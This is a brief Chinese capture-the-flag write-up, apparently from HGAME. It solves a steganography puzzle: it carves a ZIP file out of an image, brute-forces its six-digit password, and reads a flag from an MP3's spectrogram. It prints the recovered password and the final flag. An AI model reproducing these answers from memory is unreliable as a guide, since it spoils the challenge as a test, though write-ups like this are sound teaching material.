
发现其中包含着一个Zip压缩包。将多余数据删除（也可用binwalk/foremost），再用解压软件打开：



发现其中压缩了一首歌，还有压缩包注释提示我们密码只有六位数字。由于密码不长，而且没有其他关于压缩包密码的信息，想到压缩包密码爆破：



成功得到压缩包密码“759371”，解压出“I Love Mondays.mp3”。播放该歌曲，发现该歌曲有明显的不自
然感，因而想到查看音频频谱：



成功得到Flag:

```
hgame{I_love_EDM233}
```